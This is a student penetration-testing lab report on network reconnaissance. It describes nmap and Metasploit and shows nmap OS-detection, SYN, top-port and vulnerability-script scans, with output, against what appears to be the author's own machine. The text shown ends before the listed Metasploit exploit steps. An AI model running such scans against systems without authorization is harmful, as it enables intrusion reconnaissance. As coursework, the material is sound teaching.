

MIT WORLD PEACE UNIVERSITY

Vulnerability Identification and Penetration Testing  
Third Year B. Tech, Semester 6

---

---

GATHERING NETWORK INFORMATION FROM  
ATTACKERS PERSPECTIVE

---

---

ASSIGNMENT 3

Prepared By

Krishnaraj Thadesar  
Cyber Security and Forensics  
Batch A1, PA 10

April 21, 2024

# Contents

<b>1 Aim</b>	<b>1</b>
<b>2 Objectives</b>	<b>1</b>
<b>3 Theory</b>	<b>1</b>
<b>4 Network Information Gathering</b>	<b>1</b>
4.1 nmap . . . . .	1
4.2 Uses . . . . .	1
4.3 Advantages . . . . .	1
4.4 Disadvantages . . . . .	2
4.5 Metasploit . . . . .	2
4.6 Uses . . . . .	2
4.7 Advantages . . . . .	3
4.8 Disadvantages . . . . .	3
<b>5 Implementation</b>	<b>3</b>
5.1 Nmap Scan to Identify Operating System of Target Host . . . . .	3
5.2 Nmap Scan to Identify Target OS with verbose output . . . . .	4
5.3 Nmap Scan to Identify OS and Services Running on Target Host with verbose output	5
5.4 Performing SYN Scan on Target Host with Specific Port . . . . .	8
5.5 Performing SYN Scan on Specific Ports of Target Host . . . . .	9
5.6 Performing SYN Scan on Top Ports of Target Host . . . . .	10
5.7 Performing a Vulnerability Scan on Target Host using Nmap Scripts . . . . .	11
5.8 Performing a Vulnerability Scan on Target Host using Nmap Scripts . . . . .	14
5.9 Django server logs while performing vuln script scan . . . . .	15
5.10 Running Nmap to scan for vulnerabilities . . . . .	16
5.11 Searching for versions on metasploit . . . . .	17
5.12 Searching for exploits on metasploit . . . . .	18
5.13 Using an Exploit . . . . .	18
5.14 Checking options . . . . .	19
5.15 Setting the RHOST for the Exploit . . . . .	20
5.16 Running the Exploit (Failed) . . . . .	21
5.17 Trying another Exploit (karaf password disclosure) . . . . .	22
5.18 Setting the RHOST for the Exploit (karaf password disclosure) . . . . .	24
5.19 Successful password disclosure exploit . . . . .	25
<b>6 Platform</b>	<b>26</b>
<b>7 FAQs</b>	<b>26</b>
<b>8 Conclusion</b>	<b>27</b>

## 1 Aim

To use various tools to gather network information from an attackers perspective.

## 2 Objectives

1. To understand the importance of gathering network information.
2. To use various tools to gather network information.
3. To understand the importance of network information in penetration testing.
4. To understand the importance of network information in vulnerability identification.

## 3 Theory

## 4 Network Information Gathering

### 4.1 nmap

nmap is a network scanning tool that is used to discover hosts and services on a computer network. It is used to create a "map" of the network by sending specially crafted packets to the target host and analyzing the responses.

### 4.2 Uses

- Discovering hosts on a network.
- Identifying open ports and services running on target systems.
- Detecting operating systems and software versions.
- Performing security audits and vulnerability assessments.
- Monitoring network performance and availability.
- Troubleshooting network connectivity issues.
- Investigating suspicious or malicious activities.

### 4.3 Advantages

- Comprehensive scanning capabilities for discovering hosts, open ports, and services running on target systems.
- Flexible and customizable scanning options, allowing users to tailor scans according to their specific requirements.
- Support for scripting and automation, enabling efficient and repeatable scanning processes.
- Active development and community support, ensuring continuous improvement and updates to the tool.
- Cross-platform compatibility, making it available for use on various operating systems.

#### 4.4 Disadvantages

- Requires expertise to interpret scan results accurately and effectively identify vulnerabilities.
- Scanning can be resource-intensive and may lead to network congestion or disruptions if not managed properly.
- Limited effectiveness against well-configured and hardened systems that actively block or disguise scanning attempts.
- Possibility of triggering intrusion detection and prevention systems or being flagged as suspicious activity by network administrators.
- Legal considerations and potential ethical concerns related to unauthorized scanning of networks without proper authorization.

#### 4.5 Metasploit

Metasploit is a penetration testing framework that simplifies hacking. It is an open-source tool used for developing, testing, and executing exploit code against remote target machines to exploit vulnerabilities in a network.

#### 4.6 Uses

- Identifying and exploiting vulnerabilities in target systems for penetration testing purposes.
- Developing and testing custom exploits for known vulnerabilities in software and systems.
- Post-exploitation activities, such as privilege escalation, lateral movement, and data exfiltration.
- Generating and delivering payloads to compromised systems for remote access and control.
- Conducting security assessments, red teaming exercises, and ethical hacking engagements.
- Researching and analyzing security vulnerabilities and attack techniques to improve defense strategies.
- Collaborating with other security tools and frameworks to enhance testing capabilities and coverage.
- Training and education in offensive security techniques and methodologies for security professionals.
- Contributing to the security community through the development and sharing of exploit code and research.
- Supporting incident response and forensic investigations by simulating real-world attack scenarios.
- Demonstrating the impact of security vulnerabilities and the importance of proactive defense measures.

#### 4.7 Advantages

- Extensive library of exploit modules and payloads for targeting a wide range of vulnerabilities across different systems and applications.
- User-friendly interface with intuitive features and workflows, suitable for both beginners and experienced penetration testers.
- Integration with other security tools and frameworks, enhancing its capabilities and interoperability in complex testing scenarios.
- Active community and regular updates, providing access to new exploits, features, and improvements.
- Extensibility through custom scripting and module development, allowing users to extend its functionality according to their needs.

#### 4.8 Disadvantages

- Requires caution and ethical considerations due to the potential for causing harm or damage if used maliciously or irresponsibly.
- Complexity of exploit development and usage may pose challenges for inexperienced users, requiring a steep learning curve.
- Reliance on publicly available exploit code may lead to detection by security solutions or failure to exploit patched vulnerabilities.
- Limited effectiveness against well-defended networks with robust security measures and up-to-date patching practices.
- Legal implications and regulatory compliance considerations, particularly when conducting penetration testing without proper authorization or consent.

### 5 Implementation

#### 5.1 Nmap Scan to Identify Operating System of Target Host

##### Syntax

```
$ nmap -O <target_ip>
```


##### Command

```
$ nmap -O 192.168.114.1
```

##### Purpose

This command is used to identify the operating system of the target host with the IP address

## Output



The screenshot shows a terminal window titled "kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal is running as root, indicated by the red text "(root@kali)-[~/home/kali]". The command entered is "# nmap -O 192.168.114.1". The output of the scan is displayed, showing the target IP is 192.168.114.1, the host is up, and various open ports are listed. The OS detection section suggests Microsoft Windows 11|10|2022|2008 (90%) and OS CPE: cpe:/o:microsoft:windows\_10 cpe:/o:microsoft:windows\_server\_2008:r2. Aggressive OS guesses also mention Microsoft Windows 11 21H2 (90%), Microsoft Windows 10 (87%), Microsoft Windows 22 (86%), and Microsoft Windows Server 2008 R2 (86%). No exact OS matches are found due to non-ideal test conditions. The network distance is 1 hop. A warning about OS Scan reliability is present. The terminal window has a dark background with a Kali Linux logo watermark.

```
(root@kali)-[~/home/kali]
# nmap -O 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:46 EDT
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00069s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrp
7070/tcp   open  realserver
8000/tcp   open  http-alt
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022|2008 (90%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows 11 21H2 (90%), Microsoft Windows 10 (87%), Microsoft Windows 22 (86%), Microsoft Windows Server 2008 R2 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 1: Output of the Command

### 5.2 Nmap Scan to Identify Target OS with verbose output

#### Syntax

```
$ nmap -O <target_ip> -v
```

#### Command

```
$ nmap -O 192.168.114.1 -v
```

#### Purpose

This command is used to identify the operating system of the target host with the IP address and display verbose output.

## Output

```

root@kali:~/home/kali]
# nmap -sV -O -v 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:46 EDT
Initiating Ping Scan at 04:46
Scanning 192.168.114.1 [4 ports]
Completed Ping Scan at 04:46, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:46
Completed Parallel DNS resolution of 1 host. at 04:47, 1.02s elapsed
Initiating SYN Stealth Scan at 04:47
Scanning Krishnaraj-Home-PC (192.168.114.1) [1000 ports]
Discovered open port 135/tcp on 192.168.114.1
Discovered open port 139/tcp on 192.168.114.1
Discovered open port 445/tcp on 192.168.114.1
Discovered open port 2179/tcp on 192.168.114.1
Discovered open port 8000/tcp on 192.168.114.1
Discovered open port 7070/tcp on 192.168.114.1
Completed SYN Stealth Scan at 04:47, 4.57s elapsed (1000 total ports)
Initiating OS detection (try #1) against Krishnaraj-Home-PC (192.168.114.1)
Retrying OS detection (try #2) against Krishnaraj-Home-PC (192.168.114.1)
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00062s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE

```

Figure 2: Output of the Command

### 5.3 Nmap Scan to Identify OS and Services Running on Target Host with verbose output

#### Syntax

```
$ nmap -sV -O -v <target_ip>
```

#### Command

```
$ nmap -sV -O -v 192.168.114.1
```

#### Purpose

This command is used to identify the operating system and services running on the target host with the IP address and display verbose output.

## Output

```
(root㉿kali)-[~/home/kali]
# nmap -sV -O -v 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:48 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 04:48
Scanning 192.168.114.1 [4 ports]
Completed Ping Scan at 04:48, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:48
Completed Parallel DNS resolution of 1 host. at 04:48, 1.03s elapsed
Initiating SYN Stealth Scan at 04:48
Scanning Krishnaraj-Home-PC (192.168.114.1) [1000 ports]
Discovered open port 135/tcp on 192.168.114.1
Discovered open port 139/tcp on 192.168.114.1
Discovered open port 445/tcp on 192.168.114.1
Discovered open port 7070/tcp on 192.168.114.1
Discovered open port 8000/tcp on 192.168.114.1
Discovered open port 2179/tcp on 192.168.114.1
Completed SYN Stealth Scan at 04:48, 4.51s elapsed (1000 total ports)
Initiating Service scan at 04:48
Scanning 6 services on Krishnaraj-Home-PC (192.168.114.1)

[...]
```



Figure 3: Output of the Command

Figure 4: Output of the Command

```

Kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | || | 1 2 3 4 | 
File Actions Edit View Help
root@kali:/home/kali
SF:0margin-bottom:\.8em;\x20]\n\x20\x20\x20\x20h3\x20{ \x20margin:1em\x200\
SF:x20\.5em\x200;\x20}\n\x20\x20\x20\x20h4\x20{ \x20margin:0\x200\x20\.5em\
SF:x200;\x20font-weight:\x20normal;\x20}\n\x20\x20\x20\x20code,\x20pre\x20
SF:");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2022|2008 (90%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows 11 21H2 (90%), Microsoft Windows 10 (87%), Microsoft Windows Server 2022 (86%), Microsoft Windows Server 2008 R2 (86%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 2.518 days (since Wed Apr 17 16:23:31 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 103.06 seconds
    Raw packets sent: 2066 (92.884KB) | Rcvd: 27 (2.472KB)

└─(root㉿kali)-[~/home/kali]
# 

```

37°C Sunny

Figure 5: Output of the Command

#### 5.4 Performing SYN Scan on Target Host with Specific Port

##### Syntax

```
$ nmap -sS -p <port> <target_ip>
```


##### Command

```
$ nmap -sS -p 80 192.168.114.1
```

##### Purpose

This command is used to perform a SYN scan on port 80 of the target host with the IP address.

## Output



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ sudo nmap -sS -p 80 192.168.114.1
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:52 EDT
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00035s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

The desktop taskbar at the bottom shows various icons for applications like File Explorer, Microsoft Word, and Spotify.

Figure 6: Output of the Command

### 5.5 Performing SYN Scan on Specific Ports of Target Host

#### Syntax

```
$ nmap -sS -p <port1,port2,...> <target_ip>
```


#### Command

```
$ nmap -sS -p 20,21,22 192.168.114.1
```

#### Purpose

This command is used to perform a SYN scan on specific ports (20, 21, 22) of the target host with the IP address.

## Output



```
└─(kali㉿kali)-[~]
$ sudo nmap -sS -p 20,21,22 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:52 EDT
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00044s latency).

PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    filtered  ftp
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds

└─(kali㉿kali)-[~]
$ ss
```

The screenshot shows a terminal window on a Kali Linux system. The user has run the command `sudo nmap -sS -p 20,21,22 192.168.114.1`. The output shows that the host is up and provides a table of open ports: 20/tcp (filtered) for ftp-data, 21/tcp (filtered) for ftp, and 22/tcp (filtered) for ssh. The scan took 2.37 seconds. Below the terminal, a taskbar is visible with icons for various applications like a browser, file manager, terminal, and media players.

Figure 7: Output of the Command

## 5.6 Performing SYN Scan on Top Ports of Target Host

### Syntax

```
$ nmap --top-port <number_of_ports> <target_ip>
```

### Command

```
$ nmap --top-port 20 192.168.114.1
```

### Purpose

This command is used to perform a SYN scan on the top 20 ports of the target host with the IP address.

## Output

```
(kali㉿kali)-[~]
$ sudo nmap --top-port 20 192.168.114.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:53 EDT
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.00023s latency).

PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
25/tcp    filtered  smtp
53/tcp    filtered  domain
80/tcp    filtered  http
110/tcp   filtered  pop3
111/tcp   filtered  rpcbind
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
143/tcp   filtered  imap
443/tcp   filtered  https
445/tcp   open     microsoft-ds
993/tcp   filtered  imaps
995/tcp   filtered  pop3s
1723/tcp  filtered  pptp
3306/tcp  filtered  mysql
3389/tcp  filtered  ms-wbt-server
5900/tcp  filtered  vnc

37°C
Sunny
```

Figure 8: Output of the Command

### 5.7 Performing a Vulnerability Scan on Target Host using Nmap Scripts

#### Syntax

```
$ nmap -sV --script=http-malware-host <target_ip> -Pn
```


#### Command

```
$ nmap -sV --script=http-malware-host 192.168.114.1 -Pn
```

#### Purpose

This command is used to perform a vulnerability scan on the target host with the IP address using nmap scripts.

## Output



The screenshot shows a terminal window titled "kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)". The terminal is running on a Kali Linux system, indicated by the prompt "(kali㉿kali)-[~]". The user has run the command \$ nmap -sV --script=http-malware-host 192.168.114.1 -Pn. The output shows the following information:

```
$ nmap -sV --script=http-malware-host 192.168.114.1 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 04:55 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 28.60% done; ETC: 04:55 (0:00:07 remaining)
Nmap scan report for Krishnaraj-Home-PC (192.168.114.1)
Host is up (0.0014s latency).

Not shown: 994 filtered tcp ports (no-response)

PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrdf?
7070/tcp   open  ssl/realserver?
8000/tcp   open  http-alt        WSGIServer/0.2 CPython/3.10.8
|_http-malware-host: Host appears to be clean
|_http-server-header: WSGIServer/0.2 CPython/3.10.8
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 20 Apr 2024 08:55:25 GMT
|     Server: WSGIServer/0.2 CPython/3.10.8
|     Content-Type: text/html; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Cross-Origin-Opener-Policy: same-origin
```

Figure 9: Output of the Command

Figure 10: Output of the Command

```
sf:padding-top:px;\x20}\n\x20\x20\x20\x20body\x20{\x20font:small\x20  
SF:0*\x20{\x20padding:0;\x20}\n\x20\x20\x20\x20body\x20{\x20font:small\x20  
SF:0sans-serif;\x20background-color:#fff;\x20color:#000;\x20}\n\x20\x20\x20  
SF:0\x20body>div\x20{\x20border-bottom:1px\x20solid\x20#ddd;\x20}\n\x20\x20  
SF:0\x20\x20h1\x20{\x20font-weight:normal;\x20}\n\x20\x20\x20\x20h2\x20{\x20  
SF:20margin-bottom:.8em;\x20}\n\x20\x20\x20\x20h3\x20{\x20margin:1em\x20  
SF:\x20\.5em\x20;\x20}\n\x20\x20\x20\x20\x20h4\x20{\x20margin:0\x200\x20\.5em  
SF:\x200;\x20font-weight:\x20normal;\x20}\n\x20\x20\x20\x20code,\x20pre\x20  
SF:0");  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 98.05 seconds  
  
└─(kali㉿kali)-[~]  
$
```

Figure 11: Output of the Command

## 5.8 Performing a Vulnerability Scan on Target Host using Nmap Scripts

### Syntax

```
$ nmap -Pn --script vuln <target_ip>
```

